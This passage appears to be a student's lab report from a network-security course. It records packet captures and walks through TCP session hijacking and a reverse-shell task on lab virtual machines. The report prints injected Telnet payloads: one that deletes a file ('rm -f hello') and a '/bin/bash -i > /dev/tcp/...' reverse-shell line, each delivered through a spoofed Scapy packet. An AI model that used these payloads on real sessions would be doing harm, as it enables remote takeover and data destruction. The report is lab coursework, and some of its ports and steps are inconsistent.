7	2023-03-24 21:30:47.831663	10.0.2.7	10.0.2.6	TELNET	67	Telnet Data ...
8	2023-03-24 21:30:47.832295	10.0.2.6	10.0.2.7	TCP	66	44848 → 23 [ACK] Seq=86590562 Ack=2288577720 W...
9	2023-03-24 21:30:48.854229	10.0.2.6	10.0.2.7	TELNET	68	Telnet Data ...
10	2023-03-24 21:30:48.855065	10.0.2.7	10.0.2.6	TELNET	68	Telnet Data ...
11	2023-03-24 21:30:48.855629	10.0.2.6	10.0.2.7	TCP	66	44848 → 23 [ACK] Seq=86590564 Ack=2288577722 W...
12	2023-03-24 21:30:48.859496	10.0.2.7	10.0.2.6	TELNET	178	Telnet Data ...
13	2023-03-24 21:30:48.860789	10.0.2.6	10.0.2.7	TCP	66	44848 → 23 [ACK] Seq=86590564 Ack=2288577834 W...
14	2023-03-24 21:30:48.861182	10.0.2.7	10.0.2.6	TELNET	303	Telnet Data ...
15	2023-03-24 21:30:48.861186	10.0.2.6	10.0.2.7	TCP	66	44848 → 23 [ACK] Seq=86590564 Ack=2288578071 W...
16	2023-03-24 21:30:48.867293	10.0.2.7	10.0.2.6	TELNET	87	Telnet Data ...
17	2023-03-24 21:30:48.867298	10.0.2.6	10.0.2.7	TCP	66	44848 → 23 [ACK] Seq=86590564 Ack=2288578092 W...
18	2023-03-24 21:31:18.116690	fe80::4101:a3a1:cb9...	ff02::fb	MDNS	180	Standard query 0x0000 PTR _ftp._tcp.local, "QM"
19	2023-03-24 21:31:18.116796	10.0.2.7	224.0.0.251	MDNS	160	Standard query 0x0000 PTR _ftp._tcp.local, "QM"

Frame 17: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: PcsCompu_b5:20:7b (08:00:27:b5:20:7b), Dst: PcsCompu_e5:c0:9f (08:00:27:e5:c0:9f)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.7
Transmission Control Protocol, Src Port: 44848, Dst Port: 23, Seq: 86590564, Ack: 2288578092, Len: 0
Source Port: 44848
Destination Port: 23
[Stream index: 0]
[TCP Segment Len: 0]
Sequence number: 86590564
Acknowledgment number: 2288578092
Header Length: 32 bytes
Flags: 0x010 (ACK)
Window size value: 245
[Calculated window size: 245]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x110 (verified)
0000 08 00 27 e5 c0 9f 08 00 27 b5 20 7b 08 00 45 10
0010 00 34 10 c8 48 00 40 06 11 e0 9a 00 02 06 9a 00
0020 02 07 0f 30 00 17 05 20 44 34 03 60 c0 2c 80 30
0030 00 f5 11 49 00 00 01 01 08 0a 00 09 81 e4 00 08
0040 5b 13

Task 4:TCP Hijacking


Step 1:create secret.txt file in server.

Step 2: connect user machine by telnet

In user run following command:

Telnet 10.0.2.7

My output with login id : seed and password: dees

A screenshot of a terminal window titled 'SEEDUbuntu1 Clone1 [Running] - Oracle VM VirtualBox'. The terminal shows a Telnet connection to 10.0.2.7. The user 'seed' logs in with the password 'dees'. The terminal displays the Ubuntu 16.04.2 LTS login banner, including the version, GNU/Linux version, and links for documentation, management, and support. It also shows a package update notification: '1 package can be updated. 0 updates are security updates.' The terminal window has a menu bar (File, Machine, View, Input, Devices, Help) and a status bar at the bottom with system icons and a 'Right Ctrl' key indicator.

```
/bin/bash
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
/usr/lib/update-notifier/update-motd-fsck-at-reboot:[:59: integer
expression expected:
0
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```

Step 3:connect by following command :

Nc -lv 9090

```

[03/24/23]seed@VM:~$ sudo python reset.py
sending reset packet...
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (I)> (<Flag
0 (I)>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (6)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.7' (None)
dst : DestIPField = '10.0.2.6' (None)
options : PacketListField = [] ([])
sport : ShortEnumField = 23 (20)
dport : ShortEnumField = 46792 (80)
seq : IntField = 635442851 (0)
ack : IntField = 0 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 4 (R)> (<Flag
2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])
[03/24/23]seed@VM:~$ sudo netx 78 -d enp0s3 -f "src host 10.0.2.7"
^C
[03/24/23]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)
^C
[03/24/23]seed@VM:~$ nc -lv 9090
Listening on [0.0.0.0] (family 0, port 9090)

```

Step 4: in new terminal in attacker do following command:

```


load : StrField = '\r rm -f hello\r' (')
[03/24/23]seed@VM:~$ ^C
[03/24/23]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.6
dst host 10.0.2.7'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144
Got 0

```


Step 5: do following command In attacker:

Wireshark /tmp/packets

Output:



Step 6 : do following command in attacker after editing all the numbers from the above step:




Step 7:

Do following command in attacker:

Sudo python tcp_session_hijack.py

Output:



```
SEEDUbuntu1 Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
collisions:0 txqueuelen:1000
RX bytes:46401 (46.4 KB) TX bytes:45502 (45.5 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:325 errors:0 dropped:0 overruns:0 frame:0
TX packets:325 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:35984 (35.9 KB) TX bytes:35984 (35.9 KB)

[03/24/23]seed@VM:~$ ls
Desktop  examples.desktop  lib  Public  Videos
bin      Documents  get-pip.py       Music  source
Customization Downloads  hello           Pictures Templates
[03/24/23]seed@VM:~$ Connection closed by foreign host.
[03/24/23]seed@VM:~$
```

We can not right any thing in user terminal.

And can not find the file in the server terminal.

So attack is successful.


Task 5: shell reverse

Step 1: connect user machine by telnet

In user run following command:

Telnet 10.0.2.7

My output with login id : seed and password: dees




```
SEEDUbuntu1 Clone1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

/bin/bash
[03/22/23]seed@VM:~$ ifconfig
enp0s3  Link encap:Ethernet  HWaddr 08:00:27:b5:20:7b
        inet addr:10.0.2.6 Bcast:10.0.2.255 Mask:255.255.255.0
        inet6 addr: fe80::fd97:271c:5ac3:9ceb/64 Scope:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
        RX packets:14 errors:0 dropped:0 overruns:0 frame:0
        TX packets:73 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:1000
        RX bytes:2558 (2.5 KB) TX bytes:8536 (8.5 KB)

lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
```

Step 2: build connection by following command:


Nc -lv 9090



Step 5: do following command in bin directory in attacker:

Sudo nano tcp_session_hijack.py

Output:



```
03/24/23]seed@VM:/$ cd home
03/24/23]seed@VM:/home$ ls
seed
03/24/23]seed@VM:/home$ cd usr
bash: cd: usr: No such file or directory
03/24/23]seed@VM:/home$ cd usr
bash: cd: usr: No such file or directory
03/24/23]seed@VM:/home$ ls
seed
03/24/23]seed@VM:/home$ cd ..
03/24/23]seed@VM:/$ cd usr
03/24/23]seed@VM:/usr$ cd bin
03/24/23]seed@VM:~/bin$ sudo nano tcp_session_hijack.py
03/24/23]seed@VM:~/bin$ sudo python tcp_session_hijack.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.0.2.6' (None)
dst          : DestIPField                = '10.0.2.7' (None)
options      : PacketListField            = []         ([])
sport       : ShortEnumField              = 44852      (20)
dport       : ShortEnumField              = 23         (80)
seq         : IntField                    = 2771149363L (0)
ack         : IntField                    = 345860349  (0)
dataofs     : BitField (4 bits)           = None       (None)
reserved    : BitField (3 bits)           = 0          (0)
flags       : FlagsField (9 bits)         = <Flag 16 (A)> (<Flag 2 (S)>)
window      : ShortField                  = 8192       (8192)
chksum      : XShortField                 = None       (None)
urgptr      : ShortField                  = 0          (0)
options     : TCPOptionsField             = []         ([])
load        : StrField                    = '\r /bin/bash -i > /dev/tcp/10.0.2.7:80'
```

Step 6 : run python command:

Sudo python tcp_session_hijack.py

```
03/24/23]seed@VM:~/bin$ sudo python tcp_session_hijack.py
version      : BitField (4 bits)          = 4          (4)
ihl          : BitField (4 bits)          = None       (None)
tos          : XByteField                 = 0          (0)
len          : ShortField                 = None       (None)
id           : ShortField                 = 1          (1)
flags        : FlagsField (3 bits)        = <Flag 0 (>) (<Flag 0 (>))
frag         : BitField (13 bits)         = 0          (0)
ttl          : ByteField                  = 64         (64)
proto        : ByteEnumField              = 6          (0)
chksum       : XShortField                = None       (None)
src          : SourceIPField              = '10.0.2.6' (None)
dst          : DestIPField                = '10.0.2.7' (None)
options      : PacketListField            = []         ([])
sport       : ShortEnumField              = 44852      (20)
dport       : ShortEnumField              = 23         (80)
seq         : IntField                    = 2771149363L (0)
ack         : IntField                    = 345860349  (0)
dataofs     : BitField (4 bits)           = None       (None)
reserved    : BitField (3 bits)           = 0          (0)
flags       : FlagsField (9 bits)         = <Flag 16 (A)> (<Flag 2 (S)>)
window      : ShortField                  = 8192       (8192)
chksum      : XShortField                 = None       (None)
urgptr      : ShortField                  = 0          (0)
options     : TCPOptionsField             = []         ([])
load        : StrField                    = '\r /bin/bash -i > /dev/tcp/10.0.2.7:80'
```

Step 7: now the 9090 port is connected .